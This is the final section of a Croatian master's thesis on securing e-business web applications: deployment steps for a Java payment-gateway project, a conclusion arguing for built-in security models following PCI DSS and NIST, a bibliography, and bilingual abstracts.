Za daljnji razvoj ovoga sustava potrebno je u NetBeans importati cijeli projekt (projekt se zove "diplomski"). Projekt se sastoji od 4 modula: model, persist, stub i web. Nakon uspješnog importa, potrebno je po redu napraviti Clean and Build - nad modelom i persistom. Nakon toga, novi persist-1.0-SNAPSHOT.war postaviti na poslužitelja (redeploy), zatim napraviti Clean and Build nad stubom. Ako sve prođe u redu (svi testovi), napraviti Clean and Build nad web modulom. Ako je uspješno završio i ovaj korak, postaviti novi web.war na poslužitelja. Pokrenuti aplikaciju u internetskom pregledniku. Na slici 67. prikazan je raspored datoteka po modulima u NetBeans IDE-u.



Slika 67. Prikaz projekta u NetBeans IDE-u[21]

[21] Programski kod ovoga projekta je dostupan i na svn repozitoriju, na adresi: https://subversion.assembla.com/svn/diplomski-rad/. Rok dostupnosti ovisi isključivo o assembla organizaciji.

6. Zaključak

Sigurnost web aplikacija može se ostvariti na mnogo načina. Uz praćenje standarda vezanih za sigurnost najbolji izbor pri izgradnji programske potpore jest korištenje generičkog modela sigurnosti. Iako ga nije jednostavno definirati standardi PCI SSC-a, NIST-a i drugih relevantnih izvora trebaju biti osnovna nit vodilja svakog sigurnosnog modela. Cilj današnjih aplikacija, posebice onih za elektroničko poslovanje, jest da budu interoperabilne, da se mogu pokretati na različitim operacijskim sustavima (i uređajima), pa se stoga rješenja koja ovise o tehnologiji mogu smatrati doista manjkavima. Primjer takvih rješenja (koja, istina, imaju vrlo dobre sigurnosne mehanizme) je Microsoft Active Directory. Ms AD se brine za autentifikaciju, autorizaciju i druge parametre sigurnosti. Međutim, ovakvi sustavi ne nude dovoljno slobode u razvoju.

Svaki informacijski sustav je sam po sebi specifičan, pa stoga ima i specifične sigurnosne standarde. Ova se specifičnost treba posebno očitovati u sigurnosnom modelu. U ovome radu su korištene tehnologije koje su lako proširive, prilagodljive i ne uvjetuju model. Upravo je to činjenica koja treba biti uvažena pri izgradnji informacijskih sustava za elektroničko poslovanje. Tehnologije izrade je potrebno prilagoditi tako da podrže sigurnosni model, a ne implementirati tehnologiju pa nakon toga specificirati promijenjeni model. Sigurnosni model mora zadovoljiti nekoliko važnih svojstava koje preporučuju standardi, a to su: autentifikacija, autorizacija, integritet i povjerljivost komunikacije, zaštita podataka kriptografskim metodama, nadzor sustava takav da će omogućiti uspješnu računalnu forenziku i istovremeno integritet podataka u spremištu. U ovom radu nije korištena sigurnost koju pružaju sustavi za upravljanje bazama podataka (dnevnički zapisi, oporavci od pogreške, ...) iako se, jasno, preporučuje korištenje ovakvih ugrađenih funkcionalnosti.

Cilj je ovoga rada bio izgraditi/nadograditi aplikaciju za elektroničko poslovanje (povezničku, gateway) koja će imati dovoljno samostalnih (ugrađenih) sigurnosnih mehanizama da se, bez obzira na SUBP, aplikacijski poslužitelj, operacijski sustav i vrstu mreže i zaštite mreže može sigurno uvesti u rad u bilo koju tvrku ili organizaciju u kojoj bi se mogao koristiti. Za izradu su korištene neke od najpopularnijih tehnologija za razvoj (web) aplikacija (Java, Spring, Hibernate, SpringSecurity, Maven, JUnit, Tapestry i druge) kao i moderni principi razvoja primjenjene programske potpore kao što su TDD (Test Driven Development), RAD (Rapid Application Development) i druge. Korištene su i najmodernije paradigme OOP-a, i to: MVC, IoC i DI, neki koncepti paradigme računarstva zasnovanog na oblacima, i druge.

Konačni rezultat ovoga rada je moderan, skalabilan, lako proširiv i siguran informacijski sustav (payment gateway, posrednik pri plaćanju) koji, pored tehnika programskog inženjerstva, sintetizira i integrira svjetske sigurnosne standarde za elektroničko poslovanje i povezuje ih s postojećim standardima u Republici Hrvatskoj (e-HUB). Uz dodatnu nadogradnju i poboljšanja sigurnosnih koncepata korištenih u ovome radu (posebice na sloju BLL), izgrađeni sustav može biti podloga za uvođenje elektroničkog platnog naloga u cijeli gospodarski i javni sektor poslovanja u Republici Hrvatskoj, a i šire.

Zaključio bih da pojam "informacijski sustav" nužno podrazumijeva i sigurnosni model sustava. Nije moguće izgraditi ili isporučiti kvalitetnu programsku podršku i računati na odvojeni sigurnosni sustav, poput spomenutog AD-a. Nesiguran informacijski sustav može korisnicima prouzročiti velike financijske i druge gubitke, stoga smatram da svaki sustav, a posebno sustavi za elektroničko poslovanje (kao i e-zdravstvo) koji rade nad strogo povjerljivim i osjetljivim podatcima moraju imati ugrađen i testiran sigurnosni model koji zadovoljava važeće međunarodne i lokalne sigurnosne i druge standarde.

Stipe Novokmet

Literatura

[1] Alex, B., Taylor, L. Spring Security 2.0.x Reference. http://static.springsource.org/spring-security/site/docs/2.0.x/reference/springsecurity.html. 2011.

[2] Apache Maven Documentation. http://maven.apache.org/guides/index.html. 2011.

[3] Apache Tapestry Documentation. 2009. http://tapestry.apache.org/tapestry5.1/. 2011.

[4] Beet Documentation. http://beet.sourceforge.net/. 2011.

[5] Bhargav, A., Kumar, B.V. Secure JAVA - For Web Appliaction Development. Boca Raton: Taylor & Francis Group, 2011.

[6] Bloch, J. Effective Java. 2. izdanje. Boston: Addison-Wasley, 2008.

[7] Bradley, T. Firewall, Computer Security Glossary, http://netsecurity.about.com/cs/generalsecurity/g/def_firewall.htm, 1.4.2011.

[8] Bradley, T. Introduction to Intrusion Detection Systems, http://netsecurity.about.com/cs/hackertools/a/aa030504.htm, 1.4.2011.

[9] Cogoluègnes, A., Templier, T., Piper, A. Spring Dynamic Modules in Action. Greenwich: Manning, 2011.

[10] Cooper, D., Dang, H., Lee, P., MacGregor, W., Mehta, K. Secure Biometric Match-on-Card Feasibility Report. Gathersburg: National Institute of Standards and Technology, 2007.

[11] Daswani, N., Kern, C., Kesavan, A. Foundations of Security - What Every Programmer Needs to Know. Berkeley: Apress, 2007.

[12] Definition of CCD camera, EverythingBio, http://www.everythingbio.com/glos/definition.php?word=CCD+camera, 7.6.2011.

[13] Drobiazko, I. Tapestry 5 - Die Entwicklung von Webanwendungen mit Leichtigkeit. Munchen: Addison-Wesley, 2010.

[14] Eckel, B. Thinking in Java. 5. izdanje. Boston: Prentice H., 2006.

[15] Frenkiel, M. i dr. Web application security. Paris: CLUSIF, 2010.

[16] Fowler, M. InversionOfControl, http://martinfowler.com/bliki/InversionOfControl.html, 25.5.2011.

[17] Gosling J., Joy B., Steele G., Bracha G., The Java™ Language Specification. 3. izdanje. Boston: Addison-Wesley, 2005.

[18] Hibernate Documentation. http://www.hibernate.org/docs. 2011.

[19] HUB. Standard e-HUB. http://www.hub.hr/Default.aspx?sec=532. 2011.

[20] Huseby, S. Common Security Problems in the Code of Dynamic Web Applications. 2005.

[21] Jansen, W., Daniellou, R., Cilleros, N. Fingerprint Identification and Mobile Handheld Devices: An Overview and Implementation. Gathersburg: National Institute of Standards and Technology, 2006.

[22] Jansen, W., Gavrila S., Korolev V., Ayers, R., Swanstrom, R. Picture Password: A Visual Login Technique for Mobile Devices. Gathersburg: National Institute of Standards and Technology, 2003.

[23] Jansen, W., Gavrila S., Korolev V., Heute, T., Seveillac, C. A Framework for Multi-mode Authentication: Overview and Implementation Guide. Gathersburg: National Institute of Standards and Technology, 2003.

[24] Jansen, W., Gavrila S., Korolev V., Seveillac, C. Smart Cards and Mobile Device Authentication: An Overview and Implementation. Gathersburg: National Institute of Standards and Technology, 2005.

[25] Jansen, W., Grance, T. Guidelines on Security and Privacy in Public Cloud Computing. Gathersburg: National Institute of Standards and Technology, 2011.

[26] Java Servlet, http://en.wikipedia.org/wiki/Java_Servlet, 28.5.2011.

[27] Jasypt Documentation. http://www.jasypt.org/. 2011.

[28] Jasypt Features. http://www.jasypt.org/features.html. 2011.

[29] Johnson, Hoeller, Arendsen, Sampaleanu, Harrop, Risberg, Davison, Kopylenko, Pollack, Templier, Vervaet, Tung, Hale, Colyer, Lewis, Leau, Fisher, Brannen, Laddad, Poutsma, Beams, Rabbo. Spring: Java Application Framework. 3.0.M3. 2009.

[30] JUnit Documentation. http://junit.sourceforge.net/. 2011.

[31] Khosrowpour, M. IT Solutions Series: E-Commerce Security: Advice from Experts. London: Idea Group, 2004.

[32] Khosrow-Pour, M. Web technologies for commerce and services online. Hershey: InformatIon scIence reference, 2008.

[33] Kolesnikov, A. Tapestry 5 - Building Web Applications. Birmingham: Packt Publishing, 2008.

[34] Krmpotić-Nemanić, J. Anatomija čovjeka, 5. izdanje. Zagreb: Medicinska naklada, 1993.

[35] Lazakidou, A., Siassiakos, K. Handbook of Research on Distributed Medical Informatics and E-Health. Hershey: Medical inforMation science reference, 2009.

[36] log4j Documentation: http://logging.apache.org/log4j/index.html. 2011.

[37] Matthew, N., Stones, R. Beginning Databases with PostgreSQL: From Novice to Professional. 2. izdanje. Berkeley: Apress, 2005.

[38] Montague, D. Essentials of online payment security and fraud prevention. New Jersey: Wiley, 2011.

[39] Mularien., P. Spring Security 3. Birmingham: Packt Publishing, 2010.

[40] NCST. Introduction To Biometrics. NCST, 2006.

[41] NIST. Role Based Access Control. Gathersburg: National Institute of Standards and Technology, 2003.

[42] Panian, Ž., Izvedbeni standardi strateškog upravljanja informacijskim tehnologijama: PCI DSS, dio 1, http://www.orkis.hr/Izvedbeni-standardi-strateskog-upravljanja-informacijskim-tehnologijama--PCI-DSS,-dio-1/20172.aspx. 2011.

[43] Panian, Ž., Izvedbeni standardi strateškog upravljanja informacijskim tehnologijama: PCI DSS, dio 2, http://www.orkis.hr/Izvedbeni-standardi-strateskog-upravljanja-informacijskim-tehnologijama--PCI-DSS,-dio-2/20448.aspx, 2011.

[44] PBZ Card. http://www.pbzcard.hr/hr/pbz-card/o-nama, 10.4.2011.

[45] PCI Quick Reference Guide Understanding the Payment Card Industry Data Security Standard version 1.2, https://www.pcisecuritystandards.org/pdfs/pci_ssc_quick_guide.pdf, travanj 2011.

[46] Peak, P., Heudecker, N. Hibernate Quickly. Greenwich: Manning, 2006.

[47] Podio, F. Biometrics – Technologies for Highly Secure Personal Authentication. ITL Bulletin. Gathersburg: National Institute of Standards and Technology, 2001.

[48] Radack, S. Electronic Authentication: Guidance For Selecting Secure Techniques. ITL Bulletin. Gathersburg: National Institute of Standards and Technology, 2004.

[49] Radack, S. The Exchange of Health Information: Designing a Security Architecture to Provide Information Security and Privacy. ITL Bulletin. Gathersburg: National Institute of Standards and Technology, 2010.

[50] Reynolds, J. The Complete E-Commerce Book: Design, Build, & Maintain a Successful Web-based Business. 2. izdanje. San Francisco: CPM Books, 2004.

[51] Seymer, P. Design Notes for an Efficient Password-Authenticated Key Exchange Implementation Using Human-Memorable Passwords. 2004.

[52] Ship, H.M.L. Tapestry in Action. Greenwich: Manning, 2004.

[53] Smart Card Readers & Terminals. Smart Card Basics, http://www.smartcardbasics.com/smart-card-reader.html,14.4.2011.

[54] Smith, G.E. Control and Security of E-Commerce. New Jersey: Wiley, 2004.

[55] Spring Documentation. http://www.springsource.org/documentation. 2011.

[56] Tassabehji, R. Applying E-Commerce in Business. London: Sage Publications, 2004.

[57] Trustwave. Global Security Report. 2011.

[58] Types of Smart Cards, Smart Card Basics, http://www.smartcardbasics.com/smart-card-types.html, 12.4.2011.

[59] Virtue, T. Payment Card Industry Data Security Standard Handbook. New Jersey: Wiley, 2009.

[60] Vrdoljak, B., Banek M. i dr. predavanja iz predmeta Tehnologije elektroničkog poslovanja. Zagreb: FER, 2010.

[61] WASC, Wasc Threat Classification. Verzija 2.00. WASC, 2010.

[62] WASC, Web Security Glossary. 2004.

[63] Winterfeldt, D. Spring by Example. 2009.

Sigurnost web-aplikacija za elektroničko poslovanje

Sažetak

Web-aplikacije su najčešće izložene različitm vrstama napada kao što su DoS, SQL injekcija, živa sila, prekoračenje kapaciteta spremnika i drugi napadi. Osim napada, na sigurnost web-aplikacija utječu i nedostaci koji su nastali zbog neispravne konfiguracije sustava, loše arhitekture ili pogrešnog dizajna.

Informacijski sustavi koji podržavaju određeni dio elektroničkog poslovanja (i e-zdravstva) trebaju s pogleda sigurnosti imati implementirane mehanizme koji će učinkovito i precizno osigurati: autentifikaciju, autorizaciju, povjerljivost, integritet podataka i komunikacije, odgovornost, dostupnost i neporecivost.

Najvažniji standard koji se primjenjuje u elektroničkom bankarstvu (plaćanju) je PCI DSS standard koji preporučuje postojeće norme i tehnike za ostvarenje pojedinih sigurnosnih principa. Primjenom preporuka iz ovoga i drugih standarda definiran je generički sigurnosni model za web-aplikacije za elektroničko poslovanje, a tehnologijama SpringSecurity, Jasypt, Apache Tapestry5, log4j, beet, Hibernate i Spring izgrađen je, programskim jezikom JAVA, informacijski sustav koji posjeduje mehanizme za autentifikaciju, autorizaciju, kriptiranje podataka i komunikacije, praćenje rada sustava i očuvanje integriteta podataka u spremištu. Sustav ima i mehanizme za sprječavanje najznačajnijih napada: validacijom, odgađanjem autentifikacije, štićenjem komunikacije, kontrolom trajanja sjednica i druge mehanizmima.

Osim klasičnih povezničkih (payment gateway) funkcija, u sustav je ugrađena funkcionalnost generiranja, zaštite i preuzimanja e-HUB obrasca.

Ključne riječi

Sigurnost, web-aplikacija, elektroničko poslovanje, PCI DSS, internetsko bankarstvo, JAVA, SpringSecurity, Spring, Hibernate, Jasypt, Apache Tapestry5, log4j, beet, e-HUB, kriptiranje, ORM, Inversion of Control-IoC, Dependency Injection-DI, Model-View-Controler-MVC, JUnit, razvoj vođen testiranjem-TDD, brzi razvoj aplikacija-RAD, agilno programiranje, autentifikacija, autorizacija, povjerljivost, integritet podataka, integritet komunikacije, odgovornost, dostupnost, neporecivost, poveznik pri plaćanju preko interneta

Security of Electronic Business Web Applications

Summary

Web-applications are frequently exposed on different types of attacks, such as: DoS, SQL Injection, Brute Force Attack, Buffer Overflow and many other known attacks. In addition, there are some weaknesses like improper application configuration, poor architecture or incorrect or invalid design which can also have negative influence on web-application's security.

E-Business and E-Health information systems need to be implemented in terms of safety mechanisms that will efficiently and accurately provide: authentication, authorization, confidentiality, message/data integrity, accountability, availability and non-repudiation.

The most important standard used in e-payment systems is the PCI DSS. It provides standards and techniques for proper implementation of most important security concepts mentioned above. Applying these standards using SpringSecurity, Jasypt, Apache Tapestry5, log4j, beet, Hibernate, Spring and JAVA an information system that has mechanisms for authentication, authorization, message/data encryption, monitoring and data integrity was built. Built IS also provides prevention mechanisms like user input validation, artificial delays, communication protection via SSL, session duration control etc.

Built information system is intended to be used in E-Business (as a Payment Gateway) so according to that has built-in funcionality to generate, protect and distribute Croatian e-HUB payment form.

Key words

Security, Web-application, E-Business, PCI DSS, E-Banking, JAVA, SpringSecurity, Spring, Hibernate, Jasypt, Apache Tapestry5, log4j, beet, e-HUB payment form, encryption, ORM, Inversion of Control-IoC, Dependency Injection-DI, Model-View-Controler-MVC, JUnit, Test Driven Development-TDD, Rapid Application Development-RAD, aguile programming technique, authentication, authorization, message/data encryption, monitoring, data integrity, Payment Gateway